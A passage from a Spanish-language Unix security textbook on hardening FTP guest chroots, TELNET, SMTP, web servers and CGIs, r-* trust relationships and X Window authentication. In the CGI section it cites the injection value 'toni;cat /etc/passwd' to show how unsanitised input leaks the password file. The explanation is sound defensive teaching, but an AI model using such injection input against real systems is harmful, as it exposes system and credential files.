Una vez que hemos creado correctamente el entorno es necesario configurar el acceso del usuario en cuestión. Generalmente no nos interesará que acceda por `telnet` o similar, por lo que su `shell` en `/etc/passwd` (el original de la máquina, no el del entorno restringido) ha de ser algo como `/bin/false`. Es necesario que exista una entrada para este `shell` en `/etc/shells`, ya que de lo contrario el usuario no podrá autenticarse; si este último archivo no existe, es necesario crearlo. Su directorio `$HOME`, indicado en `/etc/passwd`, también ha de ser modificado de la siguiente forma:

```
toni:x:1002:10:Toni at ANITA:/export/home/toni/.:/bin/sh
```

Como vemos, se añade ‘`./`’ al directorio `$HOME` del usuario. Esta cadena indica dónde se va a efectuar el `chroot()` (por ejemplo, si quisieramos que el `chroot()` se hiciera sobre `/export/home/` y tras esta llamada el usuario entrara a su directorio `toni`, lo indicaríamos como `/export/home/./toni/`).

Tras modificar `/etc/passwd` hemos de modificar `/etc/group` para incluir al usuario ‘`toni`’ en un grupo que luego definiremos como invitado, por ejemplo ‘`rftp`’:

```
anita:~# grep toni /etc/group
rftp::400:toni
anita:~#
```

Ahora falta por configurar el archivo `/etc/ftpaccess`; hemos de indicarle al demonio que utilice este fichero (por ejemplo, mediante la opción ‘`-a`’). En él definimos el grupo ‘`guest`’ en las clases apropiadas:

```
class local real,guest,anonymous *.domain 0.0.0.0
class remote real,guest,anonymous *
```

También le damos a los usuarios ‘`guest`’ los permisos que consideremos oportunos; habitualmente, interesarán que puedan borrar, sobreescribir y renombrar sus archivos. Pero no es normal que necesiten ejecutar cambios en los modos de los ficheros o en su máscara de permisos:

```
delete no anonymous # delete permission?
overwrite no anonymous # overwrite permission?
rename no anonymous # rename permission?
chmod no anonymous,guest # chmod permission?
umask no anonymous,guest # umask permission?
```

Y por último, también en `/etc/ftpaccess`, definimos al grupo ‘`rftp`’ como invitado:

```
guestgroup rftp
```

Una vez llegados a este punto el usuario ya está en disposición de conectar como invitado vía FTP; aunque realmente accederá a su `$HOME`, para él será el directorio raíz, y no verá ningún archivo del sistema que no se encuentre en este directorio.

Antes de finalizar, un último apunte: el entorno restringido que acabamos de ver sólo se aplica para accesos por FTP; así, si el usuario tiene definido un *shell* estándar en `/etc/passwd`, cuando conecte mediante *telnet* o similar seguirá teniendo acceso a todo el sistema de ficheros, por lo que todo el trabajo que hemos realizado perdería su sentido. Aunque en el siguiente punto daremos alguna idea para crear entornos restringidos en los accesos por terminal remota, esta situación es mucho más extraña que la de los accesos invitados, por lo que normalmente (y esto es **muy importante**) los *shells* de los usuarios invitados han de ser del tipo `/bin/false`, es decir, no les permitiremos una sesión interactiva en el sistema por terminal remota. Con un *shell* de este estilo, si intentan acceder a la máquina (por ejemplo mediante *telnet*), nada más introducir correctamente su *login* y su *password* serán desconectados:

```
luisa:~# telnet anita
Trying 195.195.5.3...
Connected to anita.
Escape character is '^]'.
```

SunOS 5.7

```
login: toni
Password:
Connection closed by foreign host.
luisa:~#
```

11.4 El servicio TELNET

El protocolo TELNET (TCP, puerto 23) permite utilizar una máquina como terminal virtual de otra a través de la red, de forma que se crea un canal virtual de comunicaciones similar – pero mucho más inseguro – a utilizar una terminal físicamente conectada a un servidor; la idea es sencilla: estamos accediendo remotamente en modo texto a un equipo – en principio potente – igual que si estuviéramos utilizando su consola o una de sus terminales físicas, lo que nos permite aprovechar toda su potencia de cálculo si necesidad de desplazarnos hasta la ubicación de ese servidor, sino trabajando cómodamente desde nuestro propio equipo.

TELNET es el clásico servicio que hasta hace unos años no se solía deshabilitar nunca: no es habitual adquirir una potente máquina corriendo Unix y permitir que sólo se trabaje en ella desde su consola; lo más normal es que este servicio esté disponible para que los usuarios puedan trabajar remotamente, al menos desde un conjunto de máquinas determinado. Evidentemente, reducir al mínimo imprescindible el conjunto de sistemas desde donde es posible la conexión es una primera medida de seguridad; no obstante, no suele ser suficiente: recordemos que TELNET no utiliza ningún tipo de cifrado, por lo que todo el tráfico entre equipos se realiza en texto claro. Cualquier atacante con un analizador de red (o un vulgar *sniffer*) puede capturar el *login* y el *password* utilizados en una conexión; el *sniffing* siempre es peligroso, pero más aún en sesiones TELNET en las que transmitimos nombres de usuarios y contraseñas: estamos otorgando a cualquiera que lea esos datos un acceso total a la máquina destino, bajo nuestra identidad. Por tanto, es **muy recomendable** no utilizar TELNET para conexiones remotas, sino sustituirlo por aplicaciones equivalentes pero que utilicen cifrado para la transmisión de datos: SSH o *SSL-Telnet* son las más comunes. En estos casos necesitamos además de la parte cliente en nuestro equipo, la parte servidora en la máquina remota escuchando en un puerto determinado.

Aparte del problema de los atacantes esnifando claves, los demonios *telnetd* han sido también una fuente clásica de problemas de programación (se puede encontrar un excelente repaso a algunos de ellos en el capítulo 29 de [Ano97]); básicamente, cualquier versión de este demonio que no esté actualizada es una potencial fuente de problemas, por lo que conviene conseguir la última versión de *telnetd* para nuestro Unix particular, especialmente si aún tenemos una versión anterior a 1997.

Otros problemas, como la posibilidad de que un atacante consiga recuperar una sesión que no ha sido cerrada correctamente, el uso de `telnet` para determinar qué puertos de un *host* están abiertos, o la utilización del servicio *telnet* (junto a otros, como *FTP*) para averiguar el clon de Unix concreto (versión de *kernel* incluida) que un servidor utiliza, también han hecho famosa la inseguridad de este servicio.

Antes hemos hablado de la configuración de un entorno restringido para usuarios *FTP* invitados, que accedían mediante su *login* y su contraseña pero que no veían la totalidad del sistema de ficheros de nuestra máquina. Es posible – aunque ni de lejos tan habitual – hacer algo parecido con ciertos usuarios interactivos, usuarios que conectarán al sistema mediante *telnet* utilizando también su *login* y su *password*, pero que no verán el sistema de ficheros completo: sólo la parte que a nosotros nos interese (en principio).

Para que un usuario acceda mediante *telnet* a un entorno restringido con `chroot()` necesitamos en primer lugar un entorno parecido al que hemos visto antes: a partir de su directorio `$HOME`, una serie de subdirectorios `bin/`, `lib/`, `etc/...`. Dentro de este último existirá al menos un fichero `group` y otro `passwd` (igual que sucedía antes, no se usan con propósitos de autenticación, por lo que no es necesario – ni recomendable – que existan claves reales en ninguno de ellos). En el directorio `bin/` incluiremos los ejecutables que queremos que nuestro usuario pueda ejecutar, y en `lib/` (o `usr/lib/`) las librerías que necesiten; si usamos el *shellscrip* anterior – de nuevo, con alguna pequeña modificación – para crear este entorno, en la variable `$PROGS` podemos definir tales ejecutables para que automáticamente se copien junto a las librerías necesarias en el directorio correspondiente:

```
PROGS="/bin/ls /bin/sh"
```

Finalmente, en el archivo `/etc/passwd` real hemos de definir un *shell* para el usuario como el siguiente:

```
luisa:~# cat /home/toni/prog/shell.c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/types.h>
#include <pwd.h>

#define SHELL "/bin/sh"

int main(){
    struct passwd *entry=(struct passwd *)malloc(sizeof(struct passwd));
    char *const ARGS[2]={SHELL,NULL};
    while((entry=getpwent())->pw_uid!=getuid());
    endpwent();
    if(chdir(entry->pw_dir)<0) perror("chdir()");
    if(chroot(entry->pw_dir)<0) perror("chroot()");
    if(setuid(getuid())<0) perror("setuid()");
    if(execvp(SHELL,ARGS)<0) perror("execvp()");
    // No alcanzado
    return(0);
}
luisa:~#
```

Este código, convenientemente compilado, será el *shell* real del usuario restringido; como vemos, obtiene el directorio `$HOME` del mismo, hace un `chroot()` a él, y ejecuta en este entorno el *shell* secundario (`bin/sh`, que realmente será `$HOME/bin/sh`). Para que el `chroot()` sea correcto el programa ha de estar *setuidado* bajo la identidad de `root` (sólo el superusuario puede realizar esta

llamada), con los riesgos que esto implica; al contrario de lo que diría Knuth, yo sólo defiendo que el código anterior funciona, no que sea correcto... o seguro :)

Si tenemos que crear un entorno como este para usuarios interactivos hemos de tener en cuenta ciertas medidas de seguridad relativas a los ejecutables que situemos – o que permitamos situar – en dicho entorno. Para empezar, hemos de evitar a toda costa los ejecutables *setuidados*, así como las llamadas `mknod()`, `chmod()` o la propia `chroot()`; además, no debe ser posible obtener privilegios de administrador dentro del entorno restringido, ya que para el `root` estas restricciones pierden su sentido: no tenemos más que pensar que si un usuario con privilegios de `root` dentro del entorno es capaz de generar un dispositivo que represente un disco duro, con algo tan sencillo como la utilidad `mknod`, automáticamente accederá a la totalidad de ese disco, olvidando ya el `chroot()` y la potencial protección que pueda ofrecernos. Algo similar ocurre con la memoria del sistema, ciertos dispositivos físicos, o estructuras de datos del núcleo: si esto es accesible desde el entorno restringido, es muy probable que nuestra seguridad se vea rota tarde o temprano (más bien temprano). Tampoco es aconsejable permitir la ejecución de compiladores de C o de intérpretes de Perl.

Como hemos dicho, este tipo de entornos es mucho menos habitual que los de FTP, aparte de bastante más peligrosos. Una tarea tan habitual como cambiar la contraseña no es posible – al menos de forma trivial – en este entorno (aunque podríamos modificar el código anterior para que se ofrezca al usuario esta posibilidad antes de situarlo en el entorno restringido). ¿Y qué sucede si necesitamos que el usuario acceda no a un sólo directorio, sino a dos? Las soluciones – al menos las seguras – no son inmediatas.

11.5 El servicio SMTP

El servicio SMTP (*Simple Mail Transfer Protocol*, puerto 25 TCP) se utiliza para transferir correo electrónico entre equipos remotos; estas máquinas pueden ubicarse físicamente en la misma sala, en la misma universidad, o en la otra parte del mundo, a miles de kilómetros de distancia. Este servicio suele ser atendido por un demonio denominado `sendmail`, que ha sido uno de los que más problemas de seguridad ha tenido a lo largo de la historia de Unix; y no es para menos: se trata de un *software* muy complejo y potente – incluso demasiado para las necesidades de la mayoría de servidores –, por lo es inevitable que en su código existan *bugs*; para hacernos una idea del grado de complejidad de `sendmail` simplemente tenemos que echarle un vistazo a su fichero de configuración principal, `/etc/sendmail.cf`. Existen incluso libros casi dedicados exclusivamente a este archivo ([CA97a], [CA97b]...).

Una medida de protección básica para nuestro servicio SMTP, y que muchos administradores desconocen, es la posibilidad de servir `sendmail` desde `inetd` en lugar de hacerlo como un demonio independiente, y por tanto poder restringir el acceso al mismo mediante *TCP Wrappers*. En la mayoría de organizaciones existe un servidor de correo principal que es el encargado de recoger el *mail* para todas las direcciones ‘`*@*.upv.es`’; el resto de equipos sólo recibirán correo desde este equipo – o desde otro que sirve sólo a un subdominio, y que a su vez recibe sólo desde el principal –. Entonces, parece claro que si nuestro `sendmail` sólo recibe correo válido desde una máquina, lo lógico es configurarlo para que sólo acepte peticiones desde ella: en lugar de lanzar el demonio al arrancar el sistema, en uno de los *scripts* de `/etc/rc.d/` o similar, lo serviremos desde `inetd`. Para esto necesitamos en primer lugar modificar el *script* correspondiente para que `sendmail` no se lance como demonio en el arranque: en lugar de invocarlo como ‘`sendmail -bd -q15m`’ lo haremos como ‘`sendmail -q15m`’. Además, es necesario identificar el servicio en `/etc/services`, con una línea como la siguiente:

```
luisa:~# grep smtp /etc/services
smtp          25/tcp        mail
luisa:~#
```

Tras reconocer el servicio, hemos de añadir una línea en `/etc/inetd.conf` indicando cómo se ha de ejecutar `sendmail` cuando `inetd` reciba una petición en el puerto 25; dicha línea es similar a la siguiente:

```
luisa:~# grep smtp /etc/inetd.conf
smtp stream tcp nowait root /usr/sbin/tcpd sendmail -bs
luisa:~#
```

Una vez realizados estos cambios podemos controlar el acceso a nuestro servicio SMTP mediante *TCP Wrappers*; por ejemplo, en el caso de la Universidad Politécnica, el servidor de correo principal se denomina `vega.cc.upv.es`. Para que sólo esta máquina nos pueda enviar correo, incluiremos una línea como la siguiente en `/etc/hosts.allow`:

```
luisa:~# grep sendmail /etc/hosts.allow
sendmail: vega.cc.upv.es
luisa:~#
```

El resto de sistemas no han de estar autorizados a conectar al puerto; esto incluye también a la máquina local: para un correcto funcionamiento de nuestro sistema de correo, ni siquiera hace falta que `localhost` tenga permiso para acceder a su puerto 25. En [Gon97] se explica cómo combinar estas restricciones ofrecidas por *TCP Wrappers* con un cortafuegos como *TIS Firewall Toolkit*; en esta obra también se habla con más detalle de los problemas que puede implicar el correo electrónico, y por supuesto de cómo solucionarlos.

Evidentemente, esto es aplicable a sistemas que reciban correo de un único *mailer*; si debemos configurar el propio *mailer* de la organización, que por lo general recibirá correo de un número indeterminado de máquinas, no podemos bloquear el acceso a su `sendmail` de esta forma. No obstante, en este caso podemos aplicar unas medidas de seguridad simples, como realizar una consulta inversa a DNS para asegurarnos de que sólo máquinas registradas envían correo o no permitir que nuestro sistema reenvíe correo que no provenga de direcciones registradas bajo su dominio. Estas medidas, básicas para evitar problemas de *spam* y *mail bombing*, son necesarias en la configuración de los sistemas de cualquier entidad.

11.6 Servidores WWW

Hoy en día las conexiones a servidores *web* son sin duda las más extendidas entre usuarios de Internet, hasta el punto de que muchas personas piensan que este servicio (HTTP, puerto 80 TCP) es el único que existe en la red – junto al IRC –. Lo que en un principio se diseñó para que unos cuantos físicos intercambiaron y consultaran artículos fácilmente, en la actualidad mueve a diario millones de dólares y es uno de los pilares fundamentales de cualquier empresa: es por tanto un objetivo muy atractivo para cualquier pirata.

Los problemas de seguridad relacionados con el protocolo HTTP se dividen en tres grandes grupos en función de los datos a los que pueden afectar ([GS97]):

- Seguridad en el servidor.
Es necesario garantizar que la información almacenada en la máquina servidora no pueda ser modificada sin autorización, que permanezca disponible y que sólo pueda ser accedida por los usuarios a los que les esté legítimamente permitido.
- Seguridad en la red.
Cuando un usuario conecta a un servidor *web* se produce un intercambio de información entre ambos; es vital garantizar que los datos que recibe el cliente desde el servidor sean los mismos que se están enviando (esto es, que no sufran modificaciones de terceros), y también garantizar que la información que el usuario envía hacia el servidor no sea capturada, destruida o modificada por un atacante. Esto es especialmente importante si la información en tránsito

es secreta, como en el caso de los *passwords* que el usuario teclea para autenticarse en el servidor, o en el comercio electrónico y el intercambio de números de tarjetas de crédito.

- Seguridad en el cliente.

Por último es necesario garantizar al usuario que lo que descarga de un servidor no va a perjudicar a la seguridad de su equipo; sin llegar a extremos de *applets* maliciosos o programas con virus, si simplemente el navegador del usuario ‘se cuelga’ al acceder al visitar las páginas de una organización, seguramente esa persona dejará de visitarlas, con la consecuente pérdida de imagen – y posiblemente de un futuro cliente – para esa entidad.

Asegurar el servidor implica – aparte de las medidas habituales para cualquier máquina Unix – medidas excepcionales dedicadas al demonio servidor de *web* y su entorno de trabajo; estas medidas son propias para cada programa servidor, por lo que aquí no entraremos en detalles concretos sobre cada uno de ellos. No obstante, y sea cual sea el servidor utilizado (Apache, NCSA, Netscape...), es necesario seguir un consejo básico: minimizar el número de usuarios en la máquina y minimizar el número de servicios ofrecidos en ella; aunque lo normal es que una máquina dedicada a cualquier tarea con decenas – o con miles – de usuarios sea también el servidor *web*, es recomendable que dicho servidor sea un equipo dedicado a esa tarea.

Los problemas relacionados con servidores *web* suelen proceder de errores de programación en los CGIs ubicados en el servidor. Un CGI (*Common Gateway Interface*) es un código capaz de comunicarse con aplicaciones del servidor, de forma que desde una página se invoque a dichas aplicaciones pasándoles argumentos y el resultado se muestre en el navegador de un cliente; cuando rellenamos un formulario, vemos una imagen sensible, o simplemente incrementamos el contador de cierta página, estamos utilizando CGIs. Esta capacidad del CGI para comunicarse con el resto del sistema que alberga las páginas es lo que le otorga su potencia, pero también lo que causa mayores problemas de seguridad: un fallo en estos programas suele permitir a cualquier visitante de las páginas ejecutar órdenes en el sistema. Los errores más habituales en un CGI provienen de los datos recibidos desde el navegador del cliente: un simple formulario, en el que el visitante rellena ciertos campos, puede ser una puerta de acceso a nuestro sistema; es necesario comprobar la validez de todos y cada uno de los datos leídos antes de que sean procesados. Por ejemplo, imaginemos un CGI que pida un nombre de usuario por teclado y a continuación ejecute un **finger** contra ese nombre de usuario y muestre el resultado en el navegador; ¿que sucedería si el visitante introduce como nombre de usuario ‘toni;cat /etc/passwd’? Es posible que se ejecute el **finger** a **toni**, pero a continuación se vuelque el fichero de contraseñas simplemente porque no se ha tenido la precaución de ignorar los caracteres especiales para el *shell* (recordemos que un ‘;’ en Unix separa varias órdenes en una misma línea); este ejemplo, que hoy en día parece absurdo, ha estado presente en algunos servidores durante mucho tiempo. Cualquier CGI es susceptible de presentar problemas de seguridad sin importar el lenguaje en que se haya escrito ([Gun96]); por tanto, es muy importante preocuparse de mantener actualizado el árbol de CGIs (no copiarlo completamente al actualizar la versión de demonio), e incluso revisar los programas más importantes en busca de posibles *bugs*. Otra medida de seguridad básica es ejecutar el demonio servidor bajo la identidad de un usuario con privilegios mínimos para que todo funcione correctamente, pero nunca como **root**; generalmente, el usuario **nobody** suele ser más que suficiente: recordemos que los CGIs se ejecutan bajo la identidad del usuario propietario del demonio, por lo que si ese propietario es el administrador un potencial atacante podría ejecutar cualquier aplicación como **root** del sistema.

Para garantizar la seguridad de los datos que circulan entre un cliente y el servidor es casi obligatorio cifrar dichos datos (otras medidas, como asegurar físicamente la red, suelen ser impracticables) mediante SSL (*Secure Socket Layer*), un protocolo desarrollado por Netscape Communications para cifrar información al enviarla por la red y descifrarla antes de ser utilizada en el cliente; en la actualidad, se está viendo relegado a un segundo plano a causa de los certificados digitales, aunque sigue siendo una excelente opción para administración remota y para transmitir información confidencial en redes de propósito general.

En último lugar es necesario hablar de la seguridad desde el punto de vista del cliente que visita páginas *web*; para el usuario, un servidor es seguro si protege la información que recibe y envía hacia él, manteniendo su privacidad, y si no conduce al usuario a descargar programas maliciosos – generalmente virus – en su equipo; si sucede lo contrario, la compañía responsable de las páginas se enfrenta a una importante pérdida de imagen – aparte de posibles problemas judiciales – de cara a sus usuarios: simplemente imaginemos que salta a los medios un fallo de seguridad en la versión electrónica de cierto banco; será difícil que todos sus usuarios sigan manteniendo la suficiente confianza en él como para guardar allí su dinero. También es necesario hablar de los *applets* hostiles – o simplemente de los mal diseñados – que en muchas ocasiones llegan a detener todas las copias del navegador en memoria; aunque sus implicaciones de seguridad no suelen ser muy graves, la pérdida de imagen de la compañía es también considerable en estos casos.

En muy pocas máquinas se pueden permitir el lujo de deshabilitar este servicio, ya que como hemos dicho es de los más utilizados actualmente; no obstante, por alguna extraña razón – personalmente no la llego a comprender – en algunos clones de Unix (por ejemplo, ciertas variantes de Linux) el servicio HTTP está activado por defecto aún a sabiendas de que muchos de los usuarios de este sistema van a utilizarlo en su casa o como estación de trabajo independiente, donde evidentemente no es habitual – ni necesario en la mayoría de ocasiones – ofrecerlo. Por supuesto, en estos casos es importante detener el demonio `httpd` y evitar que se vuelva a iniciar con el arranque de la máquina, modificando el *script* correspondiente. Siempre hemos de recordar que hemos de ofrecer sólo los servicios **imprescindibles** en cada sistema.

11.7 Los servicios r-*

Los servicios **r-*** de Unix BSD (aparecieron inicialmente en la versión 4.2 de esta variante de Unix) son herramientas con una parte cliente y una servidora que permiten la conexión remota entre máquinas, principalmente para servicios de terminal remota y transferencia de ficheros. Las herramientas clientes son `rsh`, `rlogin` y `rcp`, mientras que las servidoras son demonios como `rexecd`, `rshd` o `rlogind` (en algunas versiones de Unix, con `in.` delante del nombre del demonio); `rdist` y `rdistd`, otro par de estas herramientas **r-***, no los vamos a tratar aquí.

`rlogin` (puerto 513, TCP) se utiliza como terminal virtual de un sistema Unix, de una forma muy parecida a TELNET. `rsh` (puerto 514, TCP) es utilizado para ejecutar comandos en una máquina remota sin necesidad de acceder a ella, y `rcp` (vía `rsh`) para copiar ficheros entre diferentes máquinas:

```

luisa:~# rlogin -l toni rosita
Overflow on /dev/null, please empty the bit bucket.

rosita:~$ exit
logout
rlogin: connection closed.
luisa:~# rsh -l toni rosita id
uid=1000(toni) gid=100(users) groups=100(users)
luisa:~# rcp prueba.tex toni@rosita:/tmp/
luisa:~#

```

Como vemos, la última orden no ha solicitado ninguna contraseña; ha copiado el fichero local ‘`prueba.tex`’ en el directorio `/tmp/` del sistema remoto, bajo la identidad del usuario `toni`. A continuación veremos por qué no se ha pedido clave para realizar esta acción.

Estos servicios pretenden evitar el tránsito de contraseñas por la red, ya que este movimiento de claves implica molestias a los usuarios y también problemas de seguridad; para conseguirlo, entran en juego lo que los diseñadores del sistema de red de Unix BSD denominaron ‘máquinas

fiables' y 'usuarios fiables': cualquier usuario, puede hacer uso de recursos de una máquina remota sin necesidad de una clave si su conexión proviene de una máquina *fiable* o su nombre de usuario es *fiable*.

Una máquina se puede considerar *fiable* de dos formas: o bien su nombre se encuentra en */etc/hosts.equiv*, o bien se encuentra en un fichero denominado *.rhosts* y situado en el *\$HOME* de algún usuario. Si estamos en el primer caso, cualquier usuario (excepto el *root*) del sistema remoto –y *fiable*– puede hacer acceder a nuestro equipo bajo el mismo *login* que tiene en el primero, sin necesidad de claves. En el segundo caso, utilizando los ficheros *.rhosts*, cualquier usuario del sistema remoto podrá conectar al nuestro pero sólo bajo el nombre de usuario en cuyo *\$HOME* se encuentra el archivo. Por ejemplo, imaginemos la siguiente configuración:

```
rosita:~# cat /etc/hosts.equiv
luisa
rosita:~# cat ~toni/.rhosts
anita
rosita:~#
```

En esta situación, cualquier usuario de *luisa* puede acceder a *rosita* si su nombre de usuario es el mismo; además, el usuario *toni* de *anita* puede también conectar a *rosita* sin necesidad de ninguna contraseña:

```
anita:~$ rlogin rosita
```

In the long run, every program becomes rococo, and then rubble.
-- Alan Perlis

```
rosita:~$ id
uid=1000(toni) gid=100(users) groups=100(users)
rosita:~$
```

A parte de máquinas fiables habíamos hablado de usuarios fiables; la idea es la misma que antes, pero aplicándola ahora a nombres de usuario junto a (o en lugar de) nombres de máquina. Podemos indicar estos nombres tanto en */etc/hosts.equiv* como en los archivos *.rhosts*; no obstante, la primera opción **no** es recomendable, ya que estaríamos permitiendo al usuario fiable del sistema remoto acceder sin contraseña a **cualquier cuenta de nuestra máquina**. De esta forma, si deseamos crear usuarios fiables de sistemas remotos, es necesario hacerlo en los archivos *.rhosts*. Por ejemplo, imaginemos que el usuario *toni* de nuestra máquina tiene un nombre de usuario distinto (*antonio*) en un sistema remoto, y desea establecer una relación de confianza; para ello creará en su *\$HOME* el siguiente archivo *.rhosts*:

```
rosita:~# cat ~toni/.rhosts
amparo antonio
rosita:~#
```

Entonces, desde la máquina *amparo* el usuario *antonio* podrá acceder a la cuenta de *toni* en nuestro sistema sin utilizar contraseñas:

```
amparo:~$ id
uid=102(antonio) gid=10(staff)
amparo:~$ rlogin -l toni rosita
```

It is practically impossible to teach good programming style to students that have had prior exposure to BASIC: as potential programmers they are mentally mutilated beyond hope of regeneration.

-- Dijkstra

```
rosita:~$ id
uid=1000(toni) gid=100(users) groups=100(users)
rosita:~$
```

Como podemos ver, las relaciones de confianza entre equipos Unix pueden ser muy útiles y cómodas, pero al mismo tiempo muy peligrosas: estamos confiando plenamente en sistemas remotos, por lo que si su seguridad se ve comprometida también se ve la nuestra. Las máquinas fiables se han de reducir a equipos de la misma organización, y administrados por la misma persona; además, es necesario tener siempre presente que si tenemos habilitados los servicios `r-*` cualquier usuario puede establecer relaciones de confianza, lo que puede suponer una violación de nuestra política de seguridad. Es conveniente chequear los directorios `$HOME` en busca de ficheros `.rhosts` (en la sección 10.2.6 se presentaba un *shellscrip* que convenientemente planificado puede ayudarnos en esta tarea); muchos administradores prefieren no complicarse buscando estos ficheros, y configuran sus sistemas para que en cada `$HOME` exista un fichero con este nombre, propiedad de `root` y con modo 000: así los usuarios no tienen ocasión de otorgar confianza a sistemas remotos. Esto se puede conseguir con el siguiente *shellscrip*:

```
#!/bin/sh
for i in `cat /etc/passwd |awk -F: '{print $6}'`; do
    cd $i
    > .rhosts
    chmod 0 .rhosts
done
```

Las relaciones de confianza son transitivas: si una máquina confía en otra, lo hace también en todas en las que confía ella. De esta forma se crean anillos de confianza entre máquinas, y como las relaciones suelen estar basadas en el nombre del equipo se trata de objetivos ideales para un atacante mediante *IP Spoofing*: si un pirata consigue hacer pasar su equipo por uno de los confiables, automáticamente ha conseguido acceso – casi ilimitado – al resto de las máquinas.

11.8 XWindow

El entorno *X Window* proporciona herramientas increíblemente potentes, pero que si no son correctamente configuradas pueden convertirse en peligrosas. Este sistema está formado por una serie de piezas que trabajan conjuntamente para ofrecer al usuario final un interfaz gráfico:

- La más importante de ellas, sobre todo desde el punto de vista de la seguridad es el **servidor X**. Este programa generalmente se ejecuta en la terminal de usuario, y tiene como función principal ofrecer unas primitivas básicas de dibujo (trazo de rectas, relleno de áreas...) sobre la pantalla; además gestiona eventos de teclado y ratón.
- Las **aplicaciones X** son programas de usuario que lanzan llamadas contra un servidor *X*. Mientras que el servidor se ejecuta habitualmente en la terminal desde donde conecta el usuario las aplicaciones se pueden lanzar desde el mismo equipo o también desde una máquina más potente, de forma que aprovechamos la capacidad de procesamiento de ese equipo pero visualizamos el resultado en la terminal gráfica; en este caso se ha de indicar a los clientes la ubicación del servidor, mediante la variable de entorno `$DISPLAY` o mediante la opción de línea de comandos `'-display'`.
- El **gestor de ventanas** es un caso particular de aplicación, ya que se encarga de ofrecer un entorno de trabajo más amigable al usuario que está trabajando en la terminal: dibujo de marcos, menús, cerrado de ventanas...

Es el servidor *X Window* quien establece su política de seguridad para permitir a determinados clientes utilizar sus servicios. Para ello existen dos mecanismos básicos: la autenticación por testigo y la autenticación por máquina ([Fis95]; otros esquemas, como SUN-DES-1, no los vamos a contemplar aquí).

11.8.1 Autenticación por máquina

La autenticación por máquina cliente (*host authentication*) es el mecanismo más simple, pero la seguridad que proporciona es muy limitada; es útil en entornos donde los clientes *X* se ejecutan o bien en estaciones monousuarios o bien en equipos donde todos los usuarios son confiables ([Vic94]). Además, en sistemas antiguos es el único modelo de seguridad disponible, por lo que en ocasiones no queda más remedio que limitarse a él. Funciona configurando el servidor para permitir conexiones a él provenientes de una lista de máquinas, por ejemplo con la orden `xhosts`:

```
anita:~# xhost +luisa
luisa being added to access control list
anita:~#
```

Si ejecutamos la sentencia anterior en la máquina donde se ejecuta el servidor, **cualquier usuario** del sistema remoto estará autorizado a lanzar aplicaciones contra él⁴:

```
luisa:~# xterm -display anita:0.0 &
[1] 11974
luisa:~#
```

La orden `xhost` sin opciones nos dará una lista de los clientes que pueden lanzar aplicaciones contra el servidor, mientras que la opción especial ‘+’ deshabilitará este control de acceso, algo que evidentemente no es recomendable: cualquier usuario de cualquier sistema podrá utilizar nuestro servidor:

```
anita:~# xhost
access control enabled, only authorized clients can connect
LOCAL:
INET:anita
INET:localhost
INET:luisa
anita:~# xhost +
access control disabled, clients can connect from any host
anita:~# xhost
access control disabled, clients can connect from any host
LOCAL:
INET:anita
INET:localhost
INET:luisa
anita:~#
```

Una medida de seguridad básica utilizando este modelo es habilitar la máquina en nuestra lista de *hosts* sólo el tiempo necesario para que el cliente arranque, y deshabilitarla después; así la ejecución de la aplicación cliente funcionará normalmente, pero no se podrán lanzar nuevas peticiones al servidor. También para eliminar una dirección de la lista utilizamos la orden `xhost`:

```
anita:~# xhost
access control enabled, only authorized clients can connect
LOCAL:
INET:anita
INET:localhost
INET:luisa
anita:~# xhost -luisa
luisa being removed from access control list
anita:~# xhost
```

⁴En determinados casos, por ejemplo utilizando autenticación SUN-DES-1 o utilizando *Kerberos*, es posible indicar nombres de usuario autorizados de cada sistema; no lo veremos aquí por no ser el caso más habitual.

```
access control enabled, only authorized clients can connect
LOCAL:
INET:anita
INET:localhost
anita:~#
```

De esta forma, cuando alguien intente lanzar una aplicación contra nuestro servidor desde un sistema no autorizado verá un mensaje de error similar al siguiente:

```
luisa:~# xterm -display anita:0.0
Xlib: connection to "anita:0.0" refused by server
Xlib: Client is not authorized to connect to Server
Error: Can't open display: anita:0.0
luisa:~#
```

Como hemos dicho, este modelo de seguridad es demasiado vulnerable; por un lado, estamos autenticando clientes en base a una dirección o a un nombre de máquina, algo fácilmente falsificable por un atacante. Por otro, aunque los usuarios de los sistemas a los que permitimos utilizar nuestro servidor sean conocidos, fiables, y amantes de la naturaleza, nada nos demuestra que sus sistemas sean seguros, por lo que si sus equipos se ven comprometidos, nuestro servidor también.

11.8.2 Autenticación por testigo

Este mecanismo de *X Window* es el más seguro, y por tanto el más recomendado; en él, el servidor controla el acceso de los clientes mediante una ‘*cookie*’ MIT-MAGIC-COOKIE-1, que no es más que un código de acceso aleatorio de 128 bits en un formato legible por la máquina: esta *cookie* actúa como un *password* temporal, de forma que sólo los clientes que conozcan ese *password* podrán acceder al servidor. La *cookie* es generada por `xdm` o por el propio usuario al principio de cada sesión, con `xauth`, y guardada en el fichero `$HOME/.Xauthority`; a partir de ese momento, los programas clientes leerán su valor y lo enviarán al servidor cada vez que deseen conectar a él. Podemos comprobar que poseemos – al menos – la *cookie* correspondiente a nuestro *display* con una orden como la siguiente:

```
luisa:~# xauth list
luisa:0  MIT-MAGIC-COOKIE-1  8c1d09aab44573a524467c4e8faaaeb5
luisa/unix:0  MIT-MAGIC-COOKIE-1  8c1d09aab44573a524467c4e8faaaeb5
luisa:~#
```

El comando anterior, `xauth`, se utiliza para manejar la información de las *cookies* de cada usuario; por ejemplo, un uso muy habitual es la transferencia de *cookies* a máquinas remotas, para que puedan así conectar al servidor *X* de un determinado equipo. Para ello debemos extraer la *cookie* de nuestro `$DISPLAY` y enviarla al fichero `$HOME/.Xauthority` del sistema remoto, con una orden como esta:

```
luisa:~# xauth extract - $DISPLAY | ssh anita -l toni xauth merge -
luisa:~#
```

Este mecanismo tiene principalmente dos problemas de seguridad: por un lado, las *cookies* se transmiten en texto claro por la red, por lo que son susceptibles de ser interceptadas; por otro, al estar guardadas en el fichero `$HOME/.Xauthority`, cualquiera que lo pueda leer tendrá acceso a ellas: es muy importante que este archivo tenga permiso de lectura y escritura sólo para su propietario, y que también tomemos precauciones si los directorios `$HOME` de los usuarios son exportados vía NFS.

Capítulo 12

Cortafuegos

12.1 Introducción

